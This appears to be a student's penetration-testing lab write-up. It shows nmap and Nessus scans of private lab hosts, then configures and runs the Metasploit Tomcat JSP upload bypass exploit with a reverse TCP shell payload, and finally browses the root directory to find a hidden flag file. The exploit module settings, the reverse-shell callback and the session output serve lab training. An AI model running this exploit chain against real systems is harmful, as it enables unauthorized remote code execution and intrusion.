


```
Nmap scan report for 192.168.13.13
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.13
```



```
Nmap scan report for 192.168.13.14
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.14
```

Day 2 F6:Nessus Scan: Another open source scanning tool is called Nessus. Which gives me information on that IP as well as vulnerabilities.



There's an error with your feed. Click here to view your license information.

My Basic Network Scan

‹ Back to My Scans

Hosts 1 | Vulnerabilities 15 | Notes 1 | VPR Top Threats | History 1

1 Host


Host	Vulnerabilities
192.168.13.12	1 1 15

Info: 15 (88.24%)

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	April 17 at 9:47 PM
End:	April 17 at 9:55 PM
Elapsed:	8 minutes

Vulnerabilities



There's an error with your feed. Click here to view your license information.

My Basic Network Scan / 192.168.13.12

‹ Back to Hosts

Vulnerabilities 15

15 Vulnerabilities


Plugin ID: 97610

Sev	Score	Name	Family	Count
CRITICAL	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	1
MEDIUM	6.5	IP Forwarding Enabled	Firewalls	1
INFO	...	HTTP (Multiple Issues)	Web Servers	3
INFO		Apache Tomcat Detection	Web Servers	1
INFO		Common Platform Enumeration (CPE)	General	1
INFO		Device Type	General	1
INFO		Ethernet MAC Addresses	General	1
INFO		ICMP Timestamp Request Remote Date Disclosure	General	1
INFO		Nessus Scan Information	Settings	1
INFO		Nessus SYN scanner	Port scanners	1

Host Details

IP:	192.168.13.12
MAC:	02:42:C0:A8:0D:0C
OS:	Linux Kernel 2.6
Start:	April 17 at 9:47 PM
End:	April 17 at 9:55 PM
Elapsed:	8 minutes
KB:	Download

Vulnerabilities


DU-VIRT-CYBER-PT-12-2024-U-LOLC-MTTH-Project2
Kali on PROJECTHOST
Nessus Essentials / Folders / View Scan — Mozilla Firefox
https://kali:8834/#/scans/reports/23/hosts/2/vulnerabilities/97610
There's an error with your feed. Click here to view your license information.
nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Configure
Audit Trail
Launch
Report
Export

My Basic Network Scan / Plugin #97610

‹ Back to Vulnerabilities

Vulnerabilities 15

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.

See Also

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
http://www.nessus.org/u?77e9c654
https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1
https://cwiki.apache.org/confluence/display/WW/S2-045

Output

```
Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
```


Plugin Details

Severity:	Critical
ID:	97610
Version:	1.24
Type:	remote
Family:	CGI abuses
Published:	March 8, 2017
Modified:	November 30, 2021

Risk Information


Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.5
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.7
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/

Day 2 F7: RCE exploit with metasploit:Remote Code Execution, meaning a threat actor can access your machine. WIth this information with one of my previous nmap scans I was able to see that this machine is running Apache Tomcat/Coyote JSP engine 1.1 which is kind of a web server but not quite.




```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-18 00:15 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000051s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.10
```

So then I searched for anything with Apache, Tomcat and JSP. I tried a few and the one that worked was the RCE JSP upload bypass.


root@kali: ~/Documents/day_2
File Actions Edit View Help
root@kali: ~/Documents/day_2 ×
root@kali: ~ ×


```
  54  exploit/linux/http/symantec_web_gateway_file_upload                  2012-05-17
  excellent  Yes    Symantec Web Gateway 5.0.2.8 Arbitrary PHP File Upload Vulnerability
  55  exploit/linux/http/symantec_web_gateway_exec                         2012-05-17
  excellent  Yes    Symantec Web Gateway 5.0.2.8 ipchange.php Command Injection
  56  exploit/linux/http/symantec_web_gateway_lfi                          2012-05-17
  excellent  Yes    Symantec Web Gateway 5.0.2.8 relfile File Inclusion Vulnerability
  57  exploit/windows/antivirus/symantec_workspace_streaming_exec          2014-05-12
  excellent  Yes    Symantec Workspace Streaming ManagementAgentServer.putFile XMLRPC Reque
st Arbitrary File Upload
  58  exploit/multi/http/sysaid_auth_file_upload                           2015-06-03
  excellent  Yes    SysAid Help Desk Administrator Portal Arbitrary File Upload
  59  exploit/multi/http/tomcat_jsp_upload_bypass                          2017-10-03
  excellent  Yes    Tomcat RCE via JSP Upload Bypass
  60  exploit/windows/http/vmware_vcenter_chargeback_upload                2013-05-15
  excellent  Yes    VMware vCenter Chargeback Manager ImageUploadServlet Arbitrary File Upl
oad
  61  exploit/multi/http/vmware_vcenter_uploadova_rce                      2021-02-23
  manual     Yes    VMware vCenter Server Unauthenticated OVA File Upload RCE
  62  exploit/linux/http/vmware_vrops_mgr_ssrf_rce                         2021-03-30
  excellent  Yes    VMware vRealize Operations (vROps) Manager SSRF RCE
  63  exploit/multi/http/visual_mining_netcharts_upload                    2014-11-03
  excellent  Yes    Visual Mining NetCharts Server Remote Code Execution
  64  exploit/multi/http/webnms_file_upload                                2016-07-04
  excellent  Yes    WebNMS Framework Server Arbitrary File Upload
  65  exploit/linux/http/zimbra_xxe_rce                                    2019-03-13
  excellent  Yes    Zimbra Collaboration Autodiscover Servlet XXE and ProxyServlet SSRF


Interact with a module by name or index. For example info 65, use 65 or use exploit/linux/h
ttp/zimbra_xxe_rce

msf6 > use 59
```

Then I set all the exploit parameters




```
Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:hos
                                          t:port][...]
   RHOSTS      192.168.13.10    yes       The target host(s), see https://github.com/rapid
                                          7/metasploit-framework/wiki/Using-Metasploit
   RPORT       8080             yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The URI path of the Tomcat installation
   VHOST                        no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.0.124     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

I ran it and the exploit worked and now I have access to this person's machine




```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.0.124:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.24.0.124:4444 → 192.168.13.10:59840 ) at 2025-04-2
1 11:40:31 -0400

█
```

When I ran a find command It wasn't giving me the results that I wanted. I just went through every directory and did the **ls -la** command which shows all the hidden files. Until I found flag 7 in the root directory in a hidden file.



```
# cd root
cd root
# ls
ls
# ls -ls
ls -ls
total 0
# ls -la
ls -la
total 24
drwx------ 1 root root 4096 Feb  4  2022 .
drwxr-xr-x 1 root root 4096 Apr 18 01:03 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
```

